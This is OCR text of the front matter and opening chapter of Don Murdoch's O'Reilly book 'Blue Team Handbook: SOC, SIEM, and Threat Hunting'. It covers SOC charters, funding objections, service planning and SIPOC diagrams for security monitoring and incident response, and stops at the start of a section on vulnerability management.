
O'REILLY®

Blue Team Handbook
SOC, SIEM, and Threat Hunting



Don Murdoch

Praise for *Blue Team Handbook: SOC, SIEM, and Threat Hunting*

Blue Team Handbook: SOC, SIEM, and Threat Hunting covers the core principles security engineers and operators need to thrive in day-to-day SOC work, and much like the lions on the cover, survival comes down to instinct sharpened by constant learning. Don builds these foundations thoughtfully and expands on them throughout the book. Whether you're breaking into the field or looking for a solid refresher, this one's worth your time.

—Nicole Beckwith, deputy CISO, Cribl

If you are in the cybersecurity business, push everything off your desk, put this on your calendar, and use Don's book to rebuild your SOC.

—Dean Bushmiller, president, *expandingsecurity.com*

Don Murdoch has once again delivered an insightful resource for security professionals. This book is a practical, hands-on guide that every SOC analyst and blue team defender should keep within arm's reach. Don distills years of operational experience into clear, actionable insights that security professionals can apply immediately.

—Sri Sai Bhargav Tiruveedhula, principal security engineer, Autodesk

I have personally worked with Don Murdoch and consider him an expert. His knowledge of the endpoint control and the cybersecurity landscape is vast. This book is a gem for others in the community, especially for those looking to bolster their knowledge.

—Alex Kahn, cybersecurity and insider threat engineer, Guidewire Software

Don has once again done what almost nobody in this field bothers to do: write down what actually works in a SOC, from the charter and the budget conversation all the way to the detection logic and the command line. This is a great addition to our threat hunter training, and the closest thing we have to a SOC bible.

—James “Whiskeyhacker” McMurry, founder,
ThreatHunter.ai

Blue Team Handbook: SOC, SIEM, and Threat Hunting

Practical Techniques for Security Operations and Threat Hunting Teams

Don Murdoch

Blue Team Handbook: SOC, SIEM, and Threat Hunting

by Don Murdoch

Copyright © 2026 Don Murdoch. All rights reserved.

Published by O'Reilly Media, Inc., 141 Stony Circle, Suite 195, Santa Rosa, CA 95401.

O'Reilly books may be purchased for educational, business, or sales promotional use. Online editions are also available for most titles (*https://oreilly.com*). For more information, contact our corporate/institutional sales department: 800-998-9938 or *corporate@oreilly.com*.

Acquisitions Editor: Andy Kwan

Development Editor: Jill Leonard

Production Editor: Kristen Brown

Copyeditor: Audrey Doyle

Proofreader: nSight, Inc.

Indexer: Krsta Technology Solutions

Cover Designer: Susan Brown

Cover Illustrator: José Marzan Jr.

Interior Designer: David Futato

Interior Illustrator: Kate Dullea

September 2026: First Edition

Revision History for the First Edition

- 2026-09-09: First Release

See *https://oreilly.com/catalog/errata.csp?isbn=9798341662292* for release details.

The O’Reilly logo is a registered trademark of O’Reilly Media, Inc. *Blue Team Handbook: SOC, SIEM, and Threat Hunting*, the cover image, and related trade dress are trademarks of O’Reilly Media, Inc.

The views expressed in this work are those of the author and do not represent the publisher’s views. While the publisher and the author have used good faith efforts to ensure that the information and instructions contained in this work are accurate, the publisher and the author disclaim all responsibility for errors or omissions, including without limitation responsibility for damages resulting from the use of or reliance on this work. Use of the information and instructions contained in this work is at your own risk. If any code samples or other technology this work contains or describes is subject to open source licenses or the intellectual property rights of others, it is your responsibility to ensure that your use thereof complies with such licenses and/or rights.

979-8-341-66229-2

[LSI]

Foreword

The choirs sang and the trumpets blared as a joyous parade marched down the avenue, amid blinding confetti thrown from the high-rise windows above. The feeling of triumph flowed through us all—at least, it flowed through a much younger me. I may also have been the only one who heard the marching bands and the angelic choirs. And even though my excitement was palpable, my role in it all was merely tangential. But it was a turning point: our SOC team's first (somewhat) successful SIEM deployment.

From the ashes of web-based syslog, convoluted database exports to spreadsheets, and tools with names like ACID and BASE arose the Colossus of Logs. From my little corner and my basic use case, I frequently paid homage to this wonder of the computing world—mostly through conducting searches that evolved over time and crafting basic tools to help analysts.

Those crack analysts were applying some techniques covered in this book, though they didn't have a copy to guide them. At that time, our team spent countless hours thinking about our data, analyzing it, and determining how to find evil. Our engineers built processes, tools, and dashboards so the SOC could work more effectively and empower junior analysts. Over time, our SOC innovated—building more focused, custom dashboards for multiple use cases; ingesting intel and other content; writing scripts to pivot; and more—all to improve the analysis process. That team and toolset continually improved and never quite lived happily ever after, but I'll always remember how much my career outlook changed after that first experience with a strong team and solid SIEM implementation.

Now, having seen more SOCs and log management implementations than I can count—both good and bad—I have realized that maybe the choirs I heard were a little flat and the trumpets were blaring something other than fanfare. If our group had had a book like this at the time, we would have used our SIEM with far greater success. The most effective SOCs, with the strongest SIEM implementations, get there through thoughtful strategy and skill, led by seasoned pros who have spent years in the fight. They answer the right questions: Which information is important? Which logs produce

that information? Who needs it—and why? Encapsulated in this book is a 15-year career of building SOCs and implementing SIEM technology to find evil every day. Many of these ideas continue to shape my work today.

At Security Onion Solutions, we routinely consult with organizations of all sizes that use our well-known free and open source platform as a core component of their network and enterprise monitoring solutions. During many of those deployments and in our classes, we are often asked: What should we monitor? What makes a difference? How do I find evil lurking in the network? Am I logging the right things? Security Onion is one of many technologies available to help answer some—clearly not all—of those questions, and it certainly keeps us busy.

I met Don and many other thought leaders in our community at our annual Security Onion Conference in 2017, where Don delivered a well-received talk on building security operations use cases. He later asked me to serve as a technical content reviewer because of my experience as a technician, consultant, and leader. I was both humbled and excited to participate. As I read through the draft, I found myself waxing nostalgic about my first SIEM deployment in the early to mid-2000s. I later commented to Don that the words on the page reflected things I'd been saying for years—topics that surfaced repeatedly in client engagements but had never been written down in one place. In *Blue Team Handbook: SOC, SIEM, and Threat Hunting*, Don explains how to use security-focused data sources to their fullest, how to write strong SOC-focused use cases, which security metrics are actually useful, and how to build engagement plans and practices for success.

You might not hear choirs singing; but if you're about to embark on the journey of building a SOC and/or SIEM—whether in a greenfield environment, to validate your position, or simply to improve your security posture and capabilities—you have the right book in your hands.

Phil Plantamura
COO, Security Onion Solutions LLC

Preface

Blue Team Handbook: SOC, SIEM, and Threat Hunting teaches you how to build and operate security operations teams. The tone is conversational, as if you were sitting over coffee with a 20-year veteran in the field—without the consulting fee—as I share insights drawn from years of professional experience. This book was written for the express purpose of providing practical, day-to-day guidance on security operations, SIEM implementation, and the use of SIEM and other data sources for modern threat hunting.

As a member of a security operations center (SOC), I designed the topics covered in this book to move you forward in your cyber defense career. With increasingly capable and well-equipped adversaries emerging, you need every edge you can get. With the rise of the AI-assisted SOC and the AI-enabled adversary, successful attacks will come more quickly, more frequently, and with greater sophistication.

This book covers many aspects of the security operations team from a "field notes" perspective. It is based on a long career implementing multiple SIEM technologies, building SOCs, conducting all manner of cyber investigations, developing and running an MSSP, and serving as the countermeasures lead for one of the largest Splunk installations in the United States. The major topics include:

- How to build a functional security operations unit, including provisioning plans, budget considerations, thought habits, analyst skills, and tiering structures
- Key considerations for structuring your security operations capability and defining the services it will offer
- Cybersecurity-focused use cases organized by data source, including what to monitor from each source, as succinctly as

possible; many of these use cases have a threat hunting focus

- How to build security operations use cases using my Use Case Template, followed by a complete example and excerpts from additional use cases
- Over 100 pages of detection patterns from dozens of data sources
- Critical SOC analyst skills and investigation processes, based on practices my team used while I managed an MSSP operational unit for two years at a mid-sized consulting firm
- Applying modern threat hunting practices within the SOC
- Additional topics related to security operations, SOC analyst skills, and SIEM

It is my sincere hope that this book delivers on the *Blue Team Handbook* motto: "A zero-fluff reference guide for the security practitioner, written with the intention of sharing real-life experience." I trust that you will learn something useful as you read it, as many readers of *Blue Team Handbook: Incident Response Edition* have shared with me over the years.

Who Should Read This Book

This book is for cyber and IT professionals, security operations staff, security consultants, SOC analysts, SIEM designers and consultants, and line managers—those responsible for protecting information assets and training the next generation of security professionals.

Why I Wrote This Book

The idea for this book predates the first book in the series, *Blue Team Handbook: Incident Response Edition* (*BTHb:INRE*). In 2011, our team needed to replace our commercial SIEM platform, which set me on a path that led to my fourth major SIEM implementation. We needed a structured

outline to develop use cases, document their attributes, and define SOC procedures to fully leverage the new platform.

I wanted our chosen vendor to have the best possible chance of bidding on the work and delivering on time and within budget. After vendor selection, we engaged a major firm and began replacing the legacy platform. The vendor estimated they could implement 26 to 28 use cases that I had fully defined. After 12 weeks, we exceeded project expectations: the team implemented 35 of 37 fully defined use cases and playbooks, totaling 497 pages of jointly produced documentation.

We even developed a custom UI extension that pulled in a dozen account attributes for each user listed in an alert, automatically identifying which of three different Active Directory domains the account belonged to. We also grew from 1.5 staff monitoring alarms and events to 4 full-time analysts, driven by the volume and quality of new content. As a result, we surfaced security issues three times faster and responded more effectively.

Another outcome was that the vendor adopted the Use Case Template presented in this book—and continues to use it today. I hope you find it just as useful.

Along the way, I cofounded an MSSP practice with a good friend while we were working at a consulting firm. In our first year, we won 78% of our proof-of-value engagements and onboarded 14 customers; we achieved a 100% renewal rate in year two. These are strong results for a first-year cyber defense practice.

Navigating the Book

This book is structured to help you quickly locate topics based on your role, experience level, or immediate operational needs. The content is organized into five parts that progress from foundational SOC concepts through advanced detection engineering and practical implementation. Each chapter builds on real-world practices, offering both strategic context and actionable guidance for security operations.

- Part I, “Security Operations Field Notes”

  Chapter 1, “Security Operations Center Field Notes”

  Provides practical advice for setting up a SOC, including planning and defining services, with SIPOC diagrams for several services

  Chapter 2, “SOC Access, Training, Skills, Staffing, and Roles”

  Defines SOC roles, analyst training, traits, and tiering models

  Chapter 3, “Metrics for the SOC”

  Discusses key metrics and definitions for security operations

  Chapter 4, “Threat Hunting Practices in the SOC”

  Covers threat hunting within the SOC

  Chapter 5, “A Day in the Life of a SOC Analyst”

  Describes a day in the life of an analyst, focused on alert investigation

  Chapter 6, “Timekeeping and Event Times”

  Describes common challenges in event and alert timing, including timekeeping

  Chapter 7, “Continuous Monitoring”

  Explains how the SOC interacts with and uses data from continuous monitoring programs

  Chapter 8, “Security Architecture Considerations for SOCs”

  Discusses security architecture topics that impact the SOC

- Part II, “Use Case Development”

Chapter 9, "SOC and SIEM Use Cases and Template"

Provides the security operations Use Case Template, refined through 15 years of consulting SIEM implementation

Chapter 10, "Complete SOC and SIEM Use Case Example"

Provides a fully developed use case example

Chapter 11, "Partial SOC Use Cases"

Offers additional use case examples and key considerations

- Part III, "Detection Engineering and Detection Library"

  Chapter 12, "Detection Engineering"

  Explains detection engineering fundamentals—consuming log data, building alerts, and operationalizing detections

  Chapters 13 through 16

  Explain detections designed to help you extract maximum value from your SIEM data

- Part IV, "Log Management"

  Chapter 17, "Log Management"

  Explains log management as a core SOC function

  Chapter 18, "Manual Log Analysis for IR and the SOC"

  Covers tools and command-line techniques for searching logfiles, including `jq` for JSON data

- Part V, "Security Onion Example"

  Chapter 19, "Security Onion"

Provides a practical walk-through using Security Onion for network monitoring and incident investigation

Conventions Used in This Book

The following typographical conventions are used in this book:

Italic

Indicates new terms, URLs, email addresses, filenames, and file extensions

`Constant width`

Used for program listings, as well as within paragraphs to refer to program elements such as variable or function names, databases, data types, environment variables, statements, and keywords

`Constant width bold`

Shows commands or other text that should be typed literally by the user

`Constant width italic`

Shows text that should be replaced with user-supplied values or by values determined by context

> **NOTE**
>
> This element signifies a general note.

> **WARNING**
>
> This element indicates a warning or caution.

Using Code Examples

Supplemental material (code examples, exercises, etc.) is available for download at *https://github.com/DonMVB/BlueTeam-Handbook*.

If you have a technical question or a problem using the code examples, please email *support@oreilly.com*.

This book is here to help you get your job done. In general, if example code is offered with this book, you may use it in your programs and documentation. You do not need to contact us for permission unless you're reproducing a significant portion of the code. For example, writing a program that uses several chunks of code from this book does not require permission. Selling or distributing examples from O'Reilly books does require permission. Answering a question by citing this book and quoting example code does not require permission. Incorporating a significant amount of example code from this book into your product's documentation does require permission.

We appreciate, but generally do not require, attribution. An attribution usually includes the title, author, publisher, and ISBN. For example: "*Blue Team Handbook: SOC, SIEM, and Threat Hunting* by Don Murdoch (O'Reilly). Copyright 2026 Don Murdoch, 979-8-341-66229-2."

If you feel your use of code examples falls outside fair use or the permission given above, feel free to contact us at *permissions@oreilly.com*.

O'Reilly Online Learning

> **NOTE**
>
> For more than 40 years, O'Reilly Media has provided technology and business training, knowledge, and insight to help companies succeed.

Our unique network of experts and innovators share their knowledge and expertise through books, articles, and our online learning platform. O'Reilly's online learning platform gives you on-demand access to live training courses, in-depth learning paths, interactive coding environments, and a vast collection of text and video from O'Reilly and 200+ other publishers. For more information, visit *https://oreilly.com*.

How to Contact Us

Please address comments and questions concerning this book to the publisher:

O'Reilly Media, Inc.

141 Stony Circle, Suite 195

Santa Rosa, CA 95401

800-889-8969 (in the United States or Canada)

707-827-7019 (international or local)

707-829-0104 (fax)

support@oreilly.com

https://oreilly.com/about/contact.html

We have a web page for this book, where we list errata and any additional information. You can access this page at *https://oreil.ly/BlueTeamHandbook_SOC*.

For news and information about our books and courses, visit *https://oreilly.com*.

Find us on LinkedIn: *https://linkedin.com/company/oreilly*.

Watch us on YouTube: *https://youtube.com/oreillymedia*.

Acknowledgments

Each technical content reviewer for *BTHb: SOC, SIEM, and Threat Hunting* is a seasoned information security professional with multiple certifications. This group represents a cross section of the community, including security operations and management, vendor development and implementation, penetration testing, security engineering, and architecture.

These reviewers contributed several pages of additional material beyond the original draft and provided more than 700 suggestions—clear evidence of their expertise and commitment to improving this book. I cannot thank them enough.

They are listed here in alphabetical order:

Christopher Beiring

> Chris is a lead security operations analyst, network penetration tester, and security engineer at a Virginia-based consulting firm.

Chris Crowley

> Chris is a well-known information security consultant, Principal Instructor at SANS, and author of two SANS courses.

John Hubbard

> John is a SANS instructor and author, a SOC lead for a large pharmaceutical company, and a dedicated blue-teamer.

Seth Misenar, GSE #28

> Seth is a cybersecurity expert, SANS Faculty Fellow, and coauthor of the SANS course SEC511: Continuous Monitoring and Security Operations. He provided the initial technical review of this book.

Ryan O'Connor

Ryan is an InfoSec security operations engineer for a leading security products company.

Phil Plantamura

Phil is the COO of Security Onion Solutions, with more than 20 years in InfoSec across defense, incident response, and education.

Karolina Rozanka

Karolina contributed a few updates on Windows event IDs.

Chris Sanders, GSE #64

Chris is a well-known security analyst, author, and educator; he reviewed key SOC workflow sections.

Johanna Schafer, M.A.C.E.

Johanna provided a layperson review for readability, grammar, and punctuation. Notably she caught repeated instances of "bacon" instead of "beacon."

Peter Szczepankiewicz

Peter is a longtime colleague and a SANS instructor.

Martin Tremblay, GSE #80

Martin has 20 years of combined red and blue team experience. He works for a leading international consulting firm and is based in Canada.

Part I. Security Operations Field Notes

Chapter 1. Security Operations Center Field Notes

"If you fail to plan, you plan to fail."

—Commonly attributed to Benjamin Franklin

"One of the main cyber-risks is to think they don't exist. The other is to try to treat all potential risks."

—Stephane Nappo

A security operations center (SOC) means different things to different people. Some say SOCs run the security platform, others say they handle incidents, and still others say they monitor the security of the network. The definition for a SOC used in *Blue Team Handbook SOC, SIEM, and Threat Hunting* (*BTHb:SOCTH*) is this:

> *A centralized team in a single organization that monitors the information technology environment for vulnerabilities, unauthorized activity, acceptable use/policy/procedure violations, intrusions into and out of the network, and provides direct support of the cyber incident response process.*

The SOC is the first line of cyber defense for your organization. This definition incorporates several important strategies for a successful SOC:

1. A SOC must be under a single management and reporting structure so that it has a clear line of authority, funding, reporting, and accountability.
2. A SOC must have awareness of all aspects of both the business and the IT environment, from the smallest workstation to the largest supercluster in the cloud.

3. A SOC needs to understand its area of operation—how it will support the business and monitor business applications and infrastructure systems, both on premises and in the cloud. These criteria must be covered in the SOC charter.
4. The SOC budget needs to be large enough to continually invest in people and support cross-training as a priority over sophisticated software.
5. SOC analysts should be trained and encouraged to be calm so they can correctly interpret alerts and assess and apply results from supporting data.

There is a sixth strategy that has emerged since 2022: SOCs should make careful and deliberate use of generative AI and large language models (LLMs). See "Generative AI, Agentic AI, and LLMs" for more details.

One strategy deserves some elaboration. There are a few different ways that the SOC team can establish its area of operations. The SOC can follow the IT General Controls program, corporate policy and procedures, guidance from standards such as the ISO 2700X series, or the Center for Internet Security's 20 critical controls. When designing, building, staffing, and operating a SOC, you need to develop a charter and mission statement that reflects which strategy was used.

To achieve these strategies, the SOC needs to know the network and what is happening on it, understand application-to-server relationships, and be able to determine whether network activity presents a significant enough risk to the organization that it must be dealt with. SOC teams don't solve security issues with complex SIEM software. They solve them with knowledge, skill, and ability. Complex SIEM tools help, but they are not a technological panacea.

Start with a SOC Charter

Every SOC needs a SOC project implementation charter. This charter defines how the SOC serves the business and compliance mandate(s), establishes a few supporting policies (such as log management), defines governance and operational rules, identifies the SOC's areas of operation, and describes how the organization needs to respond to the investigations conducted by the SOC as it goes about its daily business.

Note that the SOC charter is not the same as a project charter, a document defined by the Project Management Body of Knowledge (PMBOK). If you are not aware of PMBOK, it is the leading standard for managing large-scale projects across many industries. The SOC Project Charter is a formal document that provides an overview; authorizes the project to develop a SOC; defines the SOC scope and key deliverables; provides a high-level timeline and milestones; names the key stakeholders, assumptions, constraints, and risks; and empowers the project manager to apply resources and create the SOC. On the heels of the SOC charter usually comes a project that is more focused on implementing the SOC's key platforms—one or more SIEMs and a SOAR suite—with the same key points plus support for a budget and a brief spending plan.

The SOC charter is often developed in tandem with the SOC/SIEM project implementation charter. The SOC charter should be scoped properly, whereas the implementation charter is a Project Management Institute (PMI)–defined document. The term comes from the Project Management Body of Knowledge (PMBOK as a type of project artifact; don't confuse them).

The key roles in developing the charter are:

Project sponsor

: Formally authorizes the project, signs the charter, and is the ultimate issuer

Project manager

: Helps shape the charter and ensures clarity of scope, objectives, and authority

Key stakeholders

Provide input on objectives, constraints, risks, and success criteria

Business analyst/SMEs (optional)

Contribute requirements, assumptions, and business justification

Minimally, the following sections should be included in the charter:

- Definitions
- Project Overview
- Rationale
- Roles and Responsibilities
- Project Organization
- Project Plan and Timeline
- Financial Obligations for a Security Operations Implementation

Be Prepared for Tough Questions

To fund SecOps, SIEM, and a SOC, you will undoubtedly be asked many questions. Here are several that I have been asked over the years; determine your answers when building your funding request:

- Nothing has happened yet. Why do we need to do this?
  - How can you be sure nothing has happened yet?
  - As a possible answer, try this: "It's not a matter of if something happens but when."
- We had a Big Bad Incident last year—how will the SOC address future incidents like that?

- What industry sector compliance requirements will be addressed by the SOC?
- How will the team detect and respond to security issues, incidents, and data breaches? How did we do this before? Isn't that what the sysadmins do?
- Did the organization incur any costs from an incident last year? Any virus outbreaks? What costs are being incurred by our peers and competitors?
- How many users at what level were negatively affected (e.g., in terms of lost productivity) by an incident?
- How are you going to measure yourselves and get on the IT balanced scorecard?
    - Ask if you can be on the balanced scorecard during the SOC charter development process. If you are not familiar with the term, an *IT balanced scorecard* is a strategy alignment tool that translates IT's contribution to the business into a small set of measurable objectives across four perspectives: business value, customer/stakeholder value, internal processes, and learning/growth. See Chapter 3 for an example of a SOC balanced scorecard.
- How will the team determine which alarm conditions are prioritized over others—in other words, who wins? (Hint: asset value tied to critical business process and revenue stream protection.)
- I thought we spent X on security last year. Why do you want more?
- I know we don't have anything worth stealing. Why do we need to do more of this security "stuff"?
- Don't those things cost millions?

- We are doing vulnerability assessments. Isn't that enough? (If you are not doing active and timely remediation, then no, it isn't enough.)
- Those security people keep saying no, so I'm going to say no to them this time. So there.
- We can successfully outsource that for one-eighth the cost, right? After all, that's what the vendors say. Why do you disagree with them? Aren't they experts?
- How will this SOC solve business problems for us?
- What will this SOC thing look like in year 1, year 3, and year 5?
- I don't want to hire more expensive security people only to have them quit. What are you going to do about staff retention, burnout, attrition, and internal transfer? I recently heard at a security conference that when people take a SOC job, they plan to quit in 18 months.
- How will you know when you have achieved success?
    - What do success and failure look like for a SOC?
    - What does success look like for major security operations purchases?
- Have you been talking to the auditors again? They said something about this last year. I bought a new firewall.
- Show me a playbook first—can you do that? Come back when that's done.
- IT is outsourced and therefore security is company X's responsibility, not ours. We have no liability because that rests with the outsourced vendor, and it's in the cloud/vendor contract.[1] Can the SOC be outsourced as well? If we outsource, how much staff are needed to liaise?

- What can you do with one-third of that? Because that's all we have.
- We spent $3.5 million on SOCs last year. No more!

Unfortunately, these responses are relatively common. Try your best to counter them with numbers and facts so they understand the risk. One of the strongest ways to advance a cause is to let the data speak for itself; this creates something objective instead of relying on opinion or emotion.

Identify SOC Services by Development Phase

A SOC can provide numerous services to both the business and IT. A list of these services is provided in Table 1-1. You do not need to build each service on day one. Instead, evaluate your current state, staff, maturity, and available funding. Be careful to build out services that will be successful by taking on only those you can successfully deliver when your plan and staff are ready.

Determine which services will be built and in what order. Understand how the organization can use a given service and how the SOC can acquire, deliver, and mature that service. It is entirely possible that the SOC will develop a hybrid service inventory with some services in-house, some through a partner, and some fully outsourced.

Your organization will implement these services based on your own capabilities, funding, and anticipated service window—such as 8 a.m. to 6 p.m., 6 a.m. to noon, or full 7/24/365—and the staffing level required for each delivery window.

Table 1-1. SOC service list

Reactive services	Proactive services
Monitor security posture (alerts)	Network security monitoring
Initiate and manage incident response (IR)	Threat hunting
Command function (IR/analysis)	Platform health monitoring and support
Vulnerability management	Cyber threat intelligence generation
Forensics/eDiscovery	Cyber threat intelligence integration (ISAC)
Reporting	Anticipating and searching for insider threats
Malware analysis	Other related services
Intrusion detection	Policy procedure support
Audit/assessment	Internal training and support
Notification refinement	Audit and assessment
Log management	Organization-facing briefings and updates

Reactive services	Proactive services
Responding to insider threats	

As you consider each of these services, be sure to incorporate them into your SOC planning process. Here is an outline of the steps involved:

1. Assign each service to an implementation phase.
2. Ensure your team has the supporting skills required to deliver on each service.
3. Identify the data sources that enable a service offering.
4. Plan for policies and procedures to support the service.
5. Build out engagement and IR patterns related to the service.
6. Establish staffing to realize the service over the lifetime of the SOC.
7. Build the budget for each service.

The Security Operations SIPOC Diagram

There is a very useful tool for diagramming the main elements of SOC service development: the five-column SIPOC diagram, which lists Suppliers, Inputs, Process, Output, and Customers. This diagram has its roots in Six Sigma and other quality management disciplines, and we can apply it to the SOC with great effect. If you are interested in using Six Sigma methods, SIPOCs are developed and used foundationally at the Define and Measure phases. I've adapted this model for SOC services as follows:

Suppliers

Anyone who provides the inputs for the process; can be internal or external.

Input

The resources, materials, or information needed for the process to function; other services may be an input as well. For SOCs, data sources need to be spelled out.

Process

A high-level overview of the major steps in the process, often in four or five steps. Leave the details for the playbook(s). It is likely that processes will include interconnections with other IT and business teams.

Outputs

The products, services, or information that result from the process.

Customers

The people or departments that receive the outputs. For the SOC's application of SIPOC, these are stakeholders, application owners, the senior leadership team/executive leadership team (SLT/ELT), HR, and staff management. An end user may also be a customer, but you will find that end users are often the subject of an investigation. Note that in real life, SLT, ELT, and HR need to engage stakeholders and be supportive (SIPOC doesn't usually classify them that way).

The Voice of the Customer

SIPOC diagrams need to include, or make clear, the "voice of the customer" (*VoC*, another Six Sigma term). As these diagrams are developed, ensure that VoC analysis is conducted and included so that outputs are aligned with stakeholder needs.

For SecOps, as services are developed, gather and analyze organizational (customer) feedback to understand the organization's needs, expectations, operating environment, regulatory impact, appetite, and preferences for a cyber defense service provided by the SOC. Traditional VoC analysis uses

structured approaches and data from various sources, such as surveys, social media, and customer support interactions. When developing a SecOps function, VoC analysis will most likely be solicited from stakeholders by using well-structured questions and semiformal interviews. Take the time to prepare and collect the VoC.

By acting on this feedback, the SOC should aim to increase organizational satisfaction and loyalty as it executes its mission to defend the enterprise.

Security Monitoring

The primary role of the SOC is to monitor the environment for security conditions, alarms, and the health of the security platform, and to respond through the organization's various technical solutions. Table 1-2 shows a SIPOC diagram for this function.

Table 1-2. Security monitoring SIPOC diagram

Suppliers	Inputs	Process steps	Outputs	Cus
SIEM vendor EDR vendor Network monitoring providers Proxy/DNS providers Cloud providers Threat intelligence feeds SOAR/XSOAR platform owners Asset inventory owners Identity providers IT operations Legal/privacy	Alerts and events Telemetry (Sysmon, EDR, NetFlow, DNS, proxy, cloud logs) Playbooks Triage checklists Asset context and owner information IOC lists and threat reports Training materials Policies and incident criteria	1. Detect alerts. 2. Triage using playbooks. 3. Enrich alerts with context. 4. Investigate and build a timeline. 5. Classify and assign severity. 6. Escalate to IR or remediation. 7. Document findings and update playbooks.	Classified alerts Validated incidents Enriched alert records Investigation timelines Escalation notifications Resolved alert records Updated playbooks SOAR trigger actions Incident tickets SOC metrics	SOC IR t CIS lead IT o syst Com and Busi own

The outputs are more fully defined as follows:

Classified alerts

Alerts that have been triaged and assigned a severity rating, indicating priority and disposition for further action

Validated incidents

Confirmed security incidents that have passed triage and meet the organization's defined incident criteria, ready for IR handoff

Enriched alert records

Alert data augmented with asset ownership, identity context, threat intelligence, and environmental data to support investigation

Investigation timelines

Structured documentation of the attack sequence, analyst findings, and evidence gathered during the investigation process

Escalation notifications

Formal handoff communications to the IR team, system owners, or remediation staff, including relevant case data and severity context

Resolved alert records

Documented closure of alerts determined to be nonincidents, capturing disposition rationale for audit and metrics purposes

Updated playbooks

Revised analyst and SOAR playbooks reflecting new data sources, detection logic, or lessons learned from recent investigations

SOAR trigger actions

Automated actions initiated through the SOAR platform, including enrichment tasks, containment commands, and structured notifications

Incident tickets

: Formal case records created in the ticketing system, assigned to the appropriate team with relevant findings and severity attached

SOC metrics

: Operational data including alert volume, mean time to detect (MTTD), mean time to respond (MTTR), and trend analysis reported to leadership and compliance

When conducting VoC analysis with an analyst, the playbook quickly rises to the top as a major point of concern. From the analyst's point of view, high-quality playbooks are necessary so they can manage alerts. Analysts need these to be updated over time with new data sources, searches, and capabilities from the introduction of new systems or updates. Playbooks are one of the main inputs to handling an alert and often are integrated with a SOAR platform. Be sure to differentiate an analyst playbook from a SOAR playbook, which is a technical platform automation tool used to enrich data, perform structured messaging, initiate containment from an EDR, run a script on an endpoint, and carry out many other automation actions.

Incident Response Initiation and Management

A significant portion of the activities and instrumentation of a SOC focuses on finding and validating security incidents based on alarm and NSM work. The SOC may be empowered to initiate specific IR support from vendors, contractors, and secondary business units, a wide variety of staff outside the SOC and IR function. In these cases, an operational process needs to define in advance which data can be released to stakeholders outside the SOC/IR team. Don't improvise these points on the fly; plan them in advance so that you can present your team professionally.

To start planning, review the application inventory and determine whether IR support can be handled internally or whether a third party needs to be engaged. Once you have established your plan, exercise it at least twice a

year using a tabletop exercise format. Once that is stabilized, integrate selected real data or activity components into testing the IR plan. Then graduate to engaging an external pen test team, outline an engagement structure, and put the blue team to the test.

Incident Response and IR Command Management

Managing incident response is a recurring activity, as the SOC coordinates alarm response, incident response, incident command through cyber situation/threat management, and forensic processes. Incident command can be a very intensive process. Incident command means that your SOC will identify incidents, work with handlers, coordinate containment operations, assist in eradication efforts, and use information from the incident to better implement internal systems based on newly found intelligence. The SOC may also support pushing out updates or other fixes.

Table 1-3 shows a macro-level SIPOC diagram tailored to the incident command function in a modern SOC. You can also write out a more targeted SIPOC diagram to focus on a particular customer if you are an MSSP. The benefit in doing this is that IR commands can target messaging to a particular customer or stakeholder.

Table 1-3. Incident response SIPOC diagram

Suppliers	Inputs	Process steps	Outputs	Cus
SIEM/log management systems and intrusion detection and prevention systems EDR Threat intelligence feeds Security analysts (tier 1/2) Network monitoring tools Vulnerability scanners User reports/help desk Threat hunting teams	Security alerts and alarms Log data and events Threat intelligence reports Incident tickets Forensic evidence IoCs Vulnerability reports Network traffic data System baselines	1. Identify and classify the threat: triage alerts, validate those that are incidents,and assign severity. 2. Coordinate a response: assign handlers, establish the command structure, and develop playbooks. 3. Contain the threat: isolate systems and block malicious activity. 4. Eradicate and recover: remove the threat and	Incident reports Containment actions Eradication confirmations Updated detection rules Threat intelligence IoCs Security patches/updates Remediation plans Lessons learned documentation Metrics and KPIs Maintainable playbooks	Exe lead IT o tean Syst adm Netv secu Com man Busi lead Lega tean Exte audi Thre intel com

Suppliers	Inputs	Process steps	Outputs	Cus
		restore operations. 5. Integrate intelligence: extract IOCs and update detection systems. 6. Conduct postincident activities: deploy patches, implement improvements, and update playbooks.		

Vulnerability Management

